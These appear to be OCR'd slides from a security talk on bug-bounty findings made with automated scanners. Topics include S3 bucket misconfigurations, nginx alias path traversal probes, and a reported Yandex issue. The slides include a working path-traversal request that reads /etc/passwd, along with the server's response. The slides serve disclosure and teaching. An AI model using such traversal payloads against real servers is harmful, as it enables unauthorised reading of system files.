
`toolbox.tb.tesla.services` -> 403 amazon s3 bucket

`toolbox.tesla.com` -> 404 NoSuchBucket

Vulnerability example



Unexpected vulnerabilities



Unexpected vulnerabilities #1

All responses are passed through the passive checks module

```
http://example.com/                    => 200 OK
http://example.com/assets/blah.js      => 200 OK
```

"Nginx alias path traversal" module checks:

```
http://example.com/assets.         => 404 NoSuchBucket
http://example.com/assets..        => 404 NoSuchBucket
```

WTF?

Unexpected vulnerabilities #1

Invalid request proxying rule

```
http://example.com/assets-foo-bar/test.html
```

```
<Code>NoSuchBucket</Code>
<Message>The specified bucket does not exist</Message>
<BucketName>some-bucket-static-foo-bar</BucketName>
```

Unexpected vulnerabilities #2

All responses are passed through the passive checks module

```
http://example.com/                    => 200 OK
http://example.com/assets/x.js         => 200 OK
```

"Node.js server side js disclosure" module checks

```
http://example.com/assets/server.js    => 422 Exception
http://example.com/assets/app.js       => 422 Exception
```

WTF?

2^3 EDITION

Unexpected vulnerabilities #2

Module: Node.js Error Page

Status: Fixed/Reported Low

Date: 2018-09-27 15:29:23

```
GET [redacted]/server.js HTTP/1.1
Host: [redacted].yandex.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8
```

```
HTTP/1.1 422 Unprocessable Entity
Server: nginx/1.8.1
Date: Thu, 27 Sep 2018 12:29:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
x-multibuilder-enb-error: Target not found: server.js
[redacted]

enb: Error: Target not found: server.js
```

Unexpected vulnerabilities #2

I already saw this Exception

https://blog.blackfan.ru/2018/01/pda-test.yandex.ru-file-reading.html

CTRL+C CTRL+V

```
GET [redacted]
[redacted]\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd%3F.js
HTTP/1.1
Host: [redacted]yandex.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Thu, 27 Sep 2018 14:47:49 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
[redacted]
Access-Control-Allow-Origin: *

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Unexpected vulnerabilities #2

Timeline:


27.09.18 – Vulnerability found and sent to Yandex

xx.10.18 – Vulnerability fixed

12.11.18 – «We are unable to reproduce vulnerability»

EDITION 2³

Unexpected vulnerabilities #2



Manual Bug Hunting

Why manual bug hunting is better?

One vulnerability

==

same amount of money as for 6 months

of automated vulnerability scanning

¯_(ツ)_/¯

THANKS FOR ATTENTION

@Black2Fan